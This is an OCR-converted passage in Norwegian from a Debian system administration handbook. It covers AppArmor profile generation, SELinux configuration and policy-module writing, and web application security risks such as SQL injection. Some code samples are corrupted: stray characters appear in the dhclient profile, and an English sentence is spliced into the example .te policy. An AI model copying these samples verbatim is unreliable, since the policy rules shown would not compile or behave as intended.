Merk at programmet ikke viser tilbake kontrolltegnene du skriver, men for klarheten i forklaringen har jeg tatt dem med i den forrige utskriften.

1. Den første hendelsen som oppdages er kjøringen av et annet program. Da har du flere valg: Du kan kjøre programmet med profilen til foreldreprosessen («Inherit»-valget), du kan kjøre den med sin egen dedikerte profil («Profile»- og «Named»-valgene, som bare avviker i muligheten til å bruke et vilkårlig profilnavn), du kan kjøre den med en under-profil til den overordnede prosessen («Child»-valget), du kan kjøre den uten profil («Unconfined»-valget), eller du kan bestemme deg for å ikke kjøre i det hele tatt («Deny»-valget).

Merk at når du velger å kjøre den under en øremerket profil som ikke finnes ennå, vil verktøyet opprette den manglende profilen for deg, og lager regelforslag for den profilen i det samme løpet.

2 På kjernenivå er de spesielle rettighetene til rotbrukeren delt etter «kvalifikasjoner». Når en systempåkalling krever en bestemt kvalifikasjon, vil AppArmor verifisere om profilen tillater programmet å bruke denne muligheten.

3 Her søker programmet lesetillatelse for `/etc/ssl/openssl.cnf`. `aa-genprof` oppdaget at denne tillatelsen også ble gitt av flere «abstraksjoner», og tilbyr dem som alternative valg. En abstraksjon tilbyr et gjenbrukbart sett tilgangsregler, og grupperer sammen flere ressurser som ofte brukes sammen. I dette konkrete tilfellet blir filen vanligvis nådd gjennom navnetjenestens relaterte funksjoner i C-biblioteket, og vi skriver «2» for først å velge «#include <abstractions/openssl>»-valget og så «A» for å tillate det.

4 Legg merke til at denne tilgangsforespørselen ikke er en del av dhclient-profilen, men av den nye profilen som vi laget da vi tillot `/usr/sbin/dhclient-script` å kjøre med sin egen profil.

Etter å ha gått gjennom alle de loggede hendelsene, tilbyr programmet å lagre alle profilene som ble opprettet under kjøringen. I dette tilfellet har vi to profiler som vi sparer med én gang med «Lagre» (men du kan lagre dem enkeltvis også) før du forlater programmet med «Ferdig».

`aa-genprof` er i realiteten bare et smart omslag rundt `aa-logprof`; den skaper en tom profil, laster den i klagemodus, og kjører deretter `aa-logprof`, som er et verktøy for å oppdatere en profil basert på profilovertredelsen som har blitt logget. Så du kan kjøre dette verktøyet igjen senere for å forbedre profilen du nettopp opprettet.

Hvis du vil ha den genererte profilen komplett, bør du bruke programmet på alle måter det er legitimt å bruke det. Med dhclient betyr det å kjøre den via Network Manager, å kjøre den via ifup-down, å kjøre den manuelt, etc. Til slutt kan du få en `/etc/apparmor.d/usr.sbin.dhclient` nær denne:

```
# Last Modified: Fri Jul  5 00:51:02 2019
#include <tunables/global>

/usr/sbin/dhclient {
  #include <abstractions/base>
  #include <abstractions/nameservice>

  capability net_bind_service,
  capability net_raw,

  /bin/dash r,
  /etc/dhcp/* r,
  /etc/dhcp/dhclient-enter-hooks.d/* r,
  /etc/dhcp/dhclient-exit-hooks.d/* r,
```

```
  /etc/resolv.conf.* w,l
  /etc/samba/dhcp.conf.* w,
  /proc/*/net/dev r,
  /proc/filesystems r,
  /run/dhclient*.pid w,
  /sbin/dhclient mr,
  /sbin/dhclient-script rCx,
  /usr/lib/NetworkManager/nm-dhcp-helper Px,
  /var/lib/NetworkManager/* r,
  /var/lib/NetworkManager/*.lease rw,
  /var/lib/dhcp/*.leases rw,

  owner /etc/** mrwk,
  owner /var/** mrwk,
  owner /{,var/}run/** mrwk,
}l
```

Og `/etc/apparmor.d/usr.sbin.dhclient-script` kan ligne på dette:

```
# Last Modified: Fri Jul  5 00:51:55 2019
#include <tunables/global>

/usr/sbin/dhclient-script {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/lightdm>
}
```


14.5. Introduksjon til SELinux

14.5.1. Prinsipper

SELinux (*Security Enhanced Linux*) er et *Mandatory Access Control*-system som bygger på Linux sin LSM-grensesnitt (*Linux Security Modules*). I praksis spør kjernen SELinux før hver systempåkalling for å vite om prosessen er autorisert til å gjøre den gitte operasjonen.

SELinux bruker et sett med regler - kollektivt kjent som en *policy* - for å godkjenne eller forby operasjoner. Disse reglene er vanskelige å lage. Heldigvis er to standardregler (*targeted (målrettet)* og *strict (strengt)*) laget for å unngå mesteparten av oppsettsarbeidet.

Med SELinux er håndteringen av rettighetene helt forskjellig fra tradisjonelle Unix-systemer. Rettighetene til en prosess er avhengig av sin *sikkerhetskontekst* . Denne konteksten er definert av *identiteten* til brukeren som startet prosessen, *rollen* og *domenet* som brukeren hadde med seg på det tidspunktet. Rettighetene er egentlig avhengig av domenet, men overgangene mellom domenene er kontrollert av rollene. Til slutt; de mulige overgangene mellom roller avhenger av identiteten.



Figur 14.1 *Sikkerhetskontekster og Unix-brukere*

I praksis får brukeren, under innlogging, tildelt en forvalgt sikkerhetskontekst (avhengig av hvilke roller de skal være i stand til å støtte). Dette definerer det gjeldende domenet, og dermed domenet som alle nye avleggerprosesser vil ha. Hvis du ønsker å endre nåværende rolle og tilhørende domene, må du påkalle `newrole -r rolle_r -t domene_t` (det er vanligvis bare ett enkelt domene som er tillatt for en gitt rolle, -t-parameteren kan derfor utelates). Denne kommandoen godkjenner deg ved å be deg skrive inn passordet ditt. Denne funksjonen forbyr programmer å automatisk bytte roller. Slike endringer kan bare skje dersom de er uttrykkelig tillatt i SELinux-praksis.


Selvsagt gjelder ikke rettighetene for alle *objekter* (filer, kataloger, stikkontakter, enheter, etc.). De kan variere fra objekt til objekt. For å oppnå dette blir hvert objekt assosiert med en *type* (dette kalles merking). Domenene sine rettigheter er dermed uttrykt med sett av (ikke-)tillatte operasjoner for disse typene (og, indirekte, for alle objekter som er merket med den gitte typen).

EKSTRA

Domener og typer er det samme

Internt er et domene bare en type, men en type som bare gjelder for prosesser. Det er derfor domener har suffikset `_t`, akkurat likt objektenes typer.

Som standard arver et program sitt domene fra brukeren som startet det, men standard SELinux-politikk forventer at mange viktige programmer kjører i øremerkede domener. For å oppnå dette er disse kjørbare filer merket med en øremerket type (for eksempel er `ssh_t` merket med ssh_exec_t, og når et program starter, skifter det automatisk til ssh_t-domenet). Denne automatiske domene-overgangsmekanismen gjør det mulig å gi bare de rettigheter som kreves av hvert program. Dette er et grunnleggende prinsipp for SELinux.



Figur 14.2 *Automatiske overganger mellom domener*

IN PRACTICE

Å finne sikkerhetskonteksten

For å finne sikkerhetskonteksten for en gitt prosess bør du bruke Z-argumentet til `ps`.

```
$ ps axZ | grep vstfpd
system_u:system_r:ftpd_t:s0   2094 ?    Ss  0:00 /usr/sbin/
    ➥ vsftpd
```

Det første feltet inneholder identitet, rolle, domenet og MCS-nivå, atskilt med kolon. MCS-nivået (*Multi-Category Security*) er et parameter som griper inn i oppsettet av en taushetsbeskyttelsespolitikk, som regulerer tilgang til filer basert på deres følsomhet. Denne funksjonen blir ikke forklart i denne boken.

For å finne den gjeldende sikkerhetskonteksten i et skall, bør du påkalle `id -Z`.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Til slutt, for å finne en type knyttet til en fil, kan du bruke `ls -Z`.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
     system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

Det er verdt å merke seg at identitet og rolle tilordnet til en fil, ikke har noen spesiell betydning (de er aldri brukt), men av hensyn til ensartetheten blir alle objekter tildelt en komplett sikkerhetskontekst.

14.5.2. Oppsett av SELinux

SELinux-støtte er innebygd i standardkjernene som følger med Debian. De grunnleggende Unix-verktøyene støtter SELinux uten noen modifikasjoner. Det er dermed relativt enkelt å aktivere SELinux.

Kommandoen `apt install selinux-basics selinux-policy-default` vil automatisk installere de nødvendige pakkene til å sette opp et SELinux-system.

Pakken *selinux-policy-default* inneholder et sett med vanlige regler. Som standard begrenser disse reglene kun tilgang til noen allment synlige tjenester. Brukerøkter er ikke begrenset, og det er derfor usannsynlig at SELinux ville blokkere legitime brukeroperasjoner. Men dette forbedrer sikkerheten i systemtjenester som kjører på maskinen. For å sette opp et opplegg som tilsvarer de gamle «strenge» reglene, er det bare å deaktivere unconfined-modulen (modulhåndtering er beskrevet nærmere i denne seksjonen).

Når opplegget er installert, bør du merke alle tilgjengelige filer (som betyr å tildele dem en type). Denne operasjonen må startes manuelt med `fixfiles relabel`.

SELinux-systemet er nå klart. For å aktivere det bør du legge selinux=1 security=selinux-parameteret til Linux-kjernen. Parameteret audit=1 aktiverer SELinux-logging med registrering av alle de nektede operasjonene. Endelig tar enforcing=1-parameteret reglene i bruk: Uten det virker SELinux i sin standard *tillatende* modus der avviste handlinger logges, men fremdeles blir utført. Du bør derfor endre GRUBs oppsettsfil for oppstart ved å legge til de ønskede parameterne. En enkel måte å gjøre dette på er å modifisere GRUB_CMDLINE_LINUX-variabelen i `/etc/default/grub`, og så å kjøre `update-grub`. Etter omstart vil SELinux være aktivert.

Det er verdt å merke seg at `selinux-activate`-skriptet automatiserer disse operasjonene, og tvinger en merking ved neste oppstart (som unngår nye ikke-merkede filer som ble opprettet mens SELinux ennå ikke var aktiv, og mens merking foregikk).

FOR VIDEREKOMMENDE

Mer dokumentasjon

Ettersom NSA ikke gir noen offisiell dokumentasjon, har fellesskapet satt opp en Wiki for å kompensere. Den bringer sammen en masse informasjon, men du må være klar over at de fleste SELinux-bidragsytere er Fedora-brukere (der SELinux er aktivert som standard). Dokumentasjonen tenderer dermed til å håndtere spesielt denne distribusjonen.

➨ `https://selinuxproject.org`

Du bør også ta en titt på Debians dedikerte Wiki-side, samt Russell Cokers blogg, som er en av de mest aktive Debian-utviklere som jobber med SELinux-støtte.

➨ `https://wiki.debian.org/SELinux`

➨ `https://etbe.coker.com.au/tag/selinux/`

14.5.3. Å håndtere et SELinux-system

SELinux-opplegget er et modulbasert sett med regler, og installasjonen oppdager og aktiverer automatisk alle relevante moduler basert på de allerede installerte tjenestene. Systemet er der-

med umiddelbart i drift. Men når en tjeneste er installert etter SELinux-opplegget, må du klare å aktivere den tilsvarende modulen manuelt. Det er hensikten med `semodule`-kommandoen. Videre må du klare å definere rollene som hver bruker kan slutte seg til, og dette kan gjøres med `semanage`-kommandoen.

De to kommandoene kan dermed brukes til å endre det gjeldende SELinux-oppsettet, lagret i `/etc/selinux/default/`. I motsetning til andre oppsettfiler du finner i `/etc/`, skal ikke alle disse filene endres for hånd. Du bør bruke programmer som er laget til dette formålet.

Å håndtere SELinux-moduler

Tilgjengelige SELinux-moduler er lagret i `/usr/share/selinux/default/`-mappen. For å aktivere en av disse modulene i det gjeldende oppsettet bør du bruke `semodule -i` *`modul.pp.bz2`*. Forlengelsen *pp.bz2* står for *policy package (regelpakke)* (komprimert med bzip2).

Å fjerne en modul fra det gjeldende oppsettet gjøres med `semodule -r` *`modul`*. Til slutt, lister `semodule -l`-kommandoen modulene som er installert. De gir også sine versjonsnumre. Moduler kan selektivt aktiveres med `semodule -e`, og slås av med `semodule -d`.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
libsemanage.semanage_direct_install_info: abrt module will be disabled after install
    ➥ as there is a disabled instance of this module present in the system.
# semodule -l
accountsd
acct
[...]
# semodule -e abrt
# semodule -d accountsd
# semodule -l
abrt
acct
[...]
# semodule -r abrt
libsemanage.semanage_direct_remove_key: abrt module at priority 100 is now active.
    ➥ semodule -l
```

`semodule` laster umiddelbart det nye oppsettet om ikke du bruker dens -n-valg. Det er verdt å merke seg at programmet er standard på det gjeldende oppsettet (som er angitt av SELINUXTYPE-variabelen i `/etc/selinux/config`), men at du kan endre en annen ved å spesifisere den med -s-valget.

Håndtering av identiteter

Hver gang en bruker logger inn, får den tildelt en SELinux-identitet. Denne identiteten definerer rollene brukeren kan støtte. Disse to koblingene (fra brukeren til identiteten, og fra denne identiteten til roller) kan settes opp med `semanage`-kommandoen.

Du bør absolutt lese manualsiden `semanage(8)`. Alle de administrerte konseptene har sin egen manualside; for eksempel `semanage-login(8)`. Selv om kommandosyntaksen tenderer til å være lik for alle begrepene som håndteres, anbefales det å lese manualsiden. Du finner vanlige valg til de fleste underkommandoer: -a for å legge til, -d for å fjerne, -m for å modifisere, -l til å liste, og -t for å indikere en type (eller et domene).

`semanage login -l` lister gjeldende koblinger mellom brukeridentifikatorer og SELinux-identiteter. Brukere som ikke har noen eksplisitt angitt oppføring, får koblet sin identitet til __default__-oppføringen. `semanage login -a -s user_u` *`bruker`*-kommandoen vil knytte *user_u*-identiteten til den gitte brukeren. Til slutt, `semanage login -d` *`bruker`* dropper koblingen tilknyttet denne brukeren.

```
# semanage login -a -s user_u rhertzog
# semanage login -l

Login Name           SELinux User         MLS/MCS Range        Service

__default__          unconfined_u         s0-s0:c0.c1023       *
rhertzog             user_u               s0                   *
root                 unconfined_u         s0-s0:c0.c1023       *
# semanage login -d rhertzog
```

`semanage user -l` viser adresseringen mellom SELinux-brukeridentiteter og tillatte roller. Å legge til en ny identitet krever å definere både de tilsvarende rollene og en merkingsforstavelse som brukes til å tilordne en type til personlige filer (`/home/`*`bruker`*`/*`). Forstavelsen må velges mellom user, staff, og sysadm. «staff»-forstavelsen resulterer i filer av typen «staff_home_dir_t». Å lage en ny SELinux-brukeridentitet gjøres med `semanage user -a -R` *`roller`* `-P` *`prefiks identitet`*. Til slutt; du kan fjerne en SELinux-brukeridentitet med `semanage user -d` *`identitet`*.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l

                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range                    SELinux Roles

root            sysadm     s0         s0-s0:c0.c1023               staff_r sysadm_r
    ➥  system_r
staff_u         staff      s0         s0-s0:c0.c1023               staff_r sysadm_r
sysadm_u        sysadm     s0         s0-s0:c0.c1023               sysadm_r
system_u        user       s0         s0-s0:c0.c1023               system_r
test_u          staff      s0         s0                           staff_r user_r
unconfined_u    unconfined s0         s0-s0:c0.c1023               system_r
    ➥ unconfined_r
user_u          user       s0         s0                           user_r
# semanage user -d test_u
```

Å håndtere filkontekster, porter og boolske verdier

Hver SELinux-modul har et sett av filmerkingsregler, men det er også mulig å legge til egendefinerte regler for merking for å ta hensyn til et bestemt tilfelle. For eksempel, hvis du vil at nett-tjeneren skal kunne lese filene i `/srv/www/`-filhierarkiet, kan du kjøre `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"`, fulgt av `restorecon -R /srv/www/`. Førstnevnte kommando registrerer nye regler for merking, og sistnevnte tilbakestiller filtypene etter gjeldende regler for merking.

Tilsvarende er TCP/UDP-portene merket på en måte som sikrer at bare de tilsvarende bakgrunnsprosessene kan lytte til dem. For eksempel, hvis du vil at nett-tjeneren skal kunne lytte på port 8080, bør du kjøre `semanage port -m -t http_port_t -p tcp 8080`.

Noen SELinux-moduler eksporterer boolske valg som du kan justere for å endre gjøremålene til standardreglene. `getsebool`-verktøyet kan brukes til å inspisere disse valgene (`getsebool` *`boolsk`* viser ett valg, og `getsebool -a` alle). `setsebool` *`boolsk verdt`*-kommandoen endrer den gjeldende verdien av et boolsk alternativ. -P-valget gjør endringen permanent. Det betyr at den nye verdien blir standard, og blir beholdt etter omstart. Eksempelet nedenfor gir nett-tjenere tilgang til hjemmeområder (dette er nyttig når brukerne har personlige nettsteder i `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.5.4. Å tilpasse reglene

Siden SELinux-opplegget er modulbasert, kan det være interessant å utvikle nye moduler for (muligens tilpassede) programmer som mangler dem. Disse nye modulene vil da komplettere *referanseregler*.

For å lage nye moduler kreves *selinux-policy-dev*-pakken så vel som *selinux-policy-doc*. Den siste inneholder dokumentasjonen om standardreglene (`/usr/share/doc/selinux-policy-doc/html/`) og eksempelfiler som kan brukes som maler for å lage nye moduler. Installer disse filene, og studer dem nærmere:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc ./
$ cp /usr/share/doc/selinux-policy-doc/example.if ./
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

Filen `.te` er den viktigste. Den definerer reglene. Filen `.fc` definerer «filkonteksten»; det er typene som er tilordnet filer knyttet til denne modulen. Dataene inni `.fc`-filen brukes under filmerkingstrinnet. Endelig definerer `.if`-filen modulens grensesnitt. Det er et sett med «of-

fentlige funksjoner» som andre moduler kan bruke til en riktig samhandling med modulen du oppretter.

Å skrive en `.fc`-fil

Å lese eksemplet nedenfor bør være tilstrekkelig til å forstå strukturen i en slik fil. Du kan bruke vanlige uttrykk for å tilordne den samme sikkerhetskonteksten til flere filer, eller til og med til et helt katalogtre.

Eksempel 14.2 *filen `eksempel.fc`*

```
# myapp executable will have:
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>

/usr/sbin/myapp         --      gen_context(system_u:object_r:myapp_exec_t,s0)
```

Å skrive en `.if`-fil

I eksemplet nedenfor kontrollerer det første grensesnittet (“myapp_domtrans”) hvem som kan kjøre programmet. Det andre («myapp_read_log») gir leserettigheter til programmets loggfiler.

Hvert grensesnitt må generere et gyldig sett med regler som kan legges inn i en `.te`-fil. Du bør derfor erklære alle typene du bruker (med gen_require-makro), og bruke standarddirektiver for å gi rettigheter. Vær imidlertid oppmerksom på at du kan bruke grensesnitt som tilbys av andre moduler. Den neste seksjonen vil gi flere forklaringer om hvordan disse rettighetene skal uttrykkes.

Eksempel 14.3 *`eksempel.if`-fil*

```
## <summary>Myapp example policy</summary>
## <desc>
##      <p>
##              More descriptive text about myapp.  The <desc>
##              tag can also use <p>, <ul>, and <ol>
##              html tags for formatting.
##      </p>
##      <p>
##              This policy supports the following myapp features:
##              <ul>
##              <li>Feature A</li>
##              <li>Feature B</li>
##              <li>Feature C</li>
```

```
##              </ul>
##      </p>
## </desc>
#

########################################
## <summary>
##      Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##      Domain allowed to transition.
## </param>
#
interface(`myapp_domtrans',`
        gen_require(`
                type myapp_t, myapp_exec_t;
        ')

        domtrans_pattern($1,myapp_exec_t,myapp_t)
')

########################################
## <summary>
##      Read myapp log files.
## </summary>
## <param name="domain">
##      Domain allowed to read the log files.
## </param>
#
interface(`myapp_read_log',`
        gen_require(`
                type myapp_log_t;
        ')

        logging_search_logs($1)
        allow $1 myapp_log_t:file r_file_perms;
')
```

DOKUMENTASJON

Forklaringer av *referanseregler*

Referanseregler utvikler seg som alle frie programvareprosjekter: basert på frivillige bidrag. Tresys er vert for prosjektet, et av de mest aktive selskapene på SELinux-feltet. Wikien deres har forklaringer på hvordan reglene er strukturert, og hvordan du kan lage nye.

➨ https://github.com/SELinuxProject/refpolicy/wiki/GettingStarted

Å skrive en `.te`*-fil*

Se på `eksempel.te`-filen:

FOR VIDEREKOMMENDE

Makrospråket `m4`

For å strukturere opplegget riktig brukte SELinux-utviklerne en makrokommandoprosessor. I stedet for å duplisere mange lignende *tillat*-direktiver, laget de «makrofunksjoner» for å bruke en logikk på et høyere nivå, som også resulterer i et mye mer lesbart opplegg.

I praksis blir `m4` brukt til å sette sammen disse reglene. Den gjør den motsatte operasjonen: Den oversetter alle disse direktivene på et høyere nivå til en stor database av *allow*-direktiver.

SELinux-«grensesnittene» er bare makrofunksjoner som vil bli erstattet av et sett med regler på kompileringstidspunktet. På samme måte er noen rettigheter faktisk sett av rettigheter som er byttet ut med sine verdier på kompileringstidspunktet.

```
policy_module(myapp,1.0.0) ❶

########################################
#
# Declarations
#

type myapp_t; ❷
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myappLikewise, some rights are in fact sets of rights
    ➥ which are replaced by their values at compilation time._exec_t) ❸

type myapp_log_t;
logging_log_file(myapp_log_t) ❹

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

########################################
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ❺

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

❶ Modulen må identifiseres med navn og versjonsnummer. Dette direktivet er nødvendig.

❷ Hvis modulen introduserer nye typer, må den si ifra om dem med direktiver som dette. Ikke nøl med å lage så mange typer som kreves i stedet for å gi for mange ubrukelige rettigheter.

❸ Disse grensesnittene definerer myapp_t-typen som et prosessdomene som skal brukes av alle kjørbare merket med myapp_exec_t. Implisitt legger de til en exec_type-attributt til disse objektene, som igjen tillater andre moduler å tildele rettigheter til å kjøre disse programmene, for eksempel tillater userdomain-modulen prosesser med domene user_t, staff_t og sysadm_t å kjøre dem. Domenene til andre avstengte programmer vil ikke ha rettigheter til å kjøre dem, med mindre reglene gir dem lignende rettigheter (dette er tilfelle, for eksempel, med `dpkg` med sitt dpkg_t-domene).

❹ logging_log_file er et grensesnitt som tilbys av referanseopplegget. Det indikerer at filene som er merket med den gitte typen, er loggfiler som burde dra nytte av de tilhørende reglene (for eksempel å gi rettigheter til `logrotate` slik at den kan håndtere dem).

❺ Direktivet allow er basisdirektivet som brukes til å godkjenne en operasjon. Den første parameteren er prosessdomenet som har lov til å utføre operasjonen. Det andre definerer objektet som en prosess som det tidligere domenet kan håndtere. Denne parameteren har formen «*type*:*klasse*», der *type* er dens SELinux-type og *klasse* beskriver hva slags objekt det er snakk om (fil, mappe, socket, fifo, etc.). Til slutt beskriver den siste parameteren tillatelsene (de tillatte operasjonene).

Tillatelser er definert som et sett av tillatte operasjoner, og følger denne malen: { *operasjon1 operasjon2* }. Men du kan også bruke makroer som representerer de nyttigste tillatelsene. `/usr/share/selinux/devel/include/support/obj_perm_sets.spt` lister dem opp.

Følgende nettside gir en relativt uttømmende liste over objektklasser og tillatelser som kan gis.

➠ https://selinuxproject.org/page/ObjectClassesPerms

Nå er det bare å finne det minimale settet med regler som kreves for å sikre at målprogrammet eller tjenesten fungerer riktig. For å oppnå dette bør du ha god kunnskap om hvordan programmet fungerer og hva slags data det styrer og/eller genererer.

Imidlertid er en empirisk tilnærming mulig. Etter at de relevante objektene er korrekt merket, kan du bruke programmet i tillatelsesmodus: Operasjonene som vil bli forbudt blir logget, men vil likevel lykkes. Ved å analysere loggene kan du nå identifisere operasjoner som skal tillates. Her er et eksempel på en slik loggoppføring :

```
avc:  denied  { read write } for  pid=1876 comm="syslogd" name="xconsole" dev=tmpfs
    ➥ ino=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:
    ➥ device_t:s0 tclass=fifo_file permissive=1
```

For bedre å forstå dette budskapet, la oss studere det bit for bit.

Budskap	Beskrivelse
`avc: denied`	En operasjon er nektet.
`{ read write }`	Denne operasjonen krevde read- og write-tillatelsene.
`pid=1876`	Prosessen med PID 1876 kjørte operasjonen (eller forsøkt å utføre den).
`comm="syslogd"`	Prosessen var et tilfelle av syslogd-programmet.
`name="xconsole"`	Målobjektet ble navngitt xconsole. Noen ganger kan du også ha en «sti»-variabel - med hele banen - i stedet.
`dev=tmpfs`	Enheten som er vert for målobjektet er et tmpfs (et i-minne-filsystem). Med en ekte disk kan du se at partisjonen er vert for objektet (for eksempel «sda3»).
`ino=5510`	Objektet er identifisert med inode-nummer 5510.
`scontext=system_u:system_r:syslogd_t:s0`	Dette er sikkerhetskonteksten for prosessen som utførte operasjonen.
`tcontext=system_u:object_r:device_t:s0`	Dette er sikkerhetskontektsen til målobjektet.
`tclass=fifo_file`	Målobjektet er en FIFO-fil.

Tabell 14.1 *Analyse av et SELinux-spor*

Ved å observere dette i loggen er det mulig å bygge en regel som ville tillate denne operasjonen. For eksempel, allow syslogd_t device_t:fifo_file { read write }. Denne prosessen kan automatiseres, og det er akkurat hva `audit2allow`-kommandoen (i *policycoreutils*-pakken) tilbyr. Denne tilnærmingen er bare nyttig hvis de ulike objektene allerede er korrekt merket med det som måtte være begrenset. I alle fall må du lese nøye gjennom de genererte reglene, og validere dem i henhold til dine kunnskaper om programmet. Faktisk tenderer denne tilnærmingen å gi flere rettigheter enn det som virkelig er nødvendig. Den riktige løsningen er ofte å lage nye typer og bare tildele rettigheter til disse typene. Det hender også at en nektet operasjon er fatalt for programmet, og da kan det være bedre å bare legge til en «dontaudit»-regel for å unngå loggoppføringen til tross for en effektiv nektelse.

SUPPLEMENT

Ingen roller i retningslinjene

Det kan virke merkelig at rollene ikke dukker opp i det hele tatt når du oppretter nye regler. SELinux bruker kun domenene for å finne ut hvilke operasjoner som er tillatt. Rollen griper bare indirekte inn ved å tillate brukeren å bytte til et annet domene. SELinux er basert på en teori som kalles *håndheving av type*, og typen er det eneste elementet som betyr noe når rettigheter tildeles.

Å kompilere filene

Så snart de 3 filene (`eksempel.if`, `eksempel.fc`, og `eksempel.te`) svarer til dine forventninger for de nye reglene, skift navnene til `myapp.`*`extension`* og kjør `make NAME=devel` for å generere en modul i `myapp.pp`-filen (du kan umiddelbart laste den med `semodule -i myapp.pp`). Hvis flere moduler er definert, vil `make` lage alle de korresponderende `.pp`-filene.

14.6. Andre sikkerhetsrelaterte overveielser

Sikkerhet er ikke bare et teknisk problem; for mer enn noe annet, handler det om god praksis og forståelse av risiko. Denne seksjonen gjennomgår noen av de vanligste risikoene, samt noen «beste praksis»er som, avhengig av tilfellet, bør øke sikkerheten, eller minske virkningen av et vellykket angrep.

14.6.1. Iboende risiko for nett-applikasjoner

Nettprogrammenes universelle karakter førte til spredningen. Flere kjøres ofte i parallell; en nettpost, en Wiki, noen gruppevaresystemer, et forum, et fotogalleri, en blogg, og så videre. Mange av disse programmene er avhengige av «LAMP» (*Linux, Apache, MySQL, PHP*)-stabelen. Dessverre er mange av disse programmene også skrevet uten mye hensyn til sikkerhetsproblemer. Data som kommer utenfra brukes også ofte med liten eller ingen validering. Å gi spesiallagede verdier kan brukes til å undergrave et anrop til en kommando, slik at en annen blir utført i stedet. Mange av de mest åpenbare problemene er løst etter hvert som tiden har gått, men nye sikkerhetsproblemer dukker opp med jevne mellomrom.

ORDFORRÅD

SQL-injeksjon

Når et program legger inn data i SQL-spørringer på en usikker måte, blir det sårbart for SQL-injeksjoner; dette navnet dekker at det er lov å endre et parameter slik at den faktiske spørringen som utføres av programmet er forskjellig fra den tiltenkte, enten for å skade databasen, eller for å få tilgang til data som normalt ikke bør være tilgjengelig.

➨ `https://en.wikipedia.org/wiki/SQL_Injection`

Å oppdatere nettprogrammer regelmessig er derfor nødvendig, slik at ikke noe forsøk (enten av en profesjonell angriper, eller en «skript-kiddy» (nybegynner)) kan utnytte en kjent sårbarhet. Den faktiske risikoen avhenger av tilfellet, og spenner fra ødeleggelse av data - til kjøring av vilkårlig kode, medregnet å gjøre nettsider uleselige.

14.6.2. Å vite hva som forventes

En sårbarhet i et nettprogram blir ofte brukt som utgangspunkt for inntrengningsforsøk. Her følger en kort gjennomgang av mulige konsekvenser.

RASK TITT

Å filtrere HTTP-spørringer

Apache 2 inkluderer moduler som tillater filtrering av innkommende HTTP-spørringer. Dette gjør det mulig å blokkere noen angrepsvektorer. For eksempel kan det å begrense lengden på parametrene forhindre overflom i mellomlager. Mer generelt kan man validere parametre selv før de sendes til nettprogrammet, og begrense tilgangen etter mange kriterier. Dette kan også kombineres med dynamiske brannmuroppdateringer, slik at en klient som krenker en av reglene blir utestengt fra tilgang til netttjeneren for en gitt periode.

Å sette opp disse kontrollene kan være en lang og kronglete oppgave, men det kan lønne seg når nettprogrammet som skal utplasseres har en tvilsom merittliste når det gjelder sikkerhet.

mod-security2 (i *libapache2-mod-security2*-pakken) er den viktigste av slike moduler. Den har til og med mange egne «klare til bruk»-regler (i *modsecurity-crs*-pakken) som du enkelt kan aktivere.

Konsekvensene av en inntrenging vil være synlig i ulik grad, avhengig av motivasjonen til angriperen. *Skript-kiddies* gjelder bare oppskrifter de finner på nettsider; oftest gjør de en nettside uleselig, eller de sletter data. I mer subtile tilfeller legger de inn usynlig innhold på nettsidene, slik som å forbedre henvisninger til sine egne sider i søkemotorer.

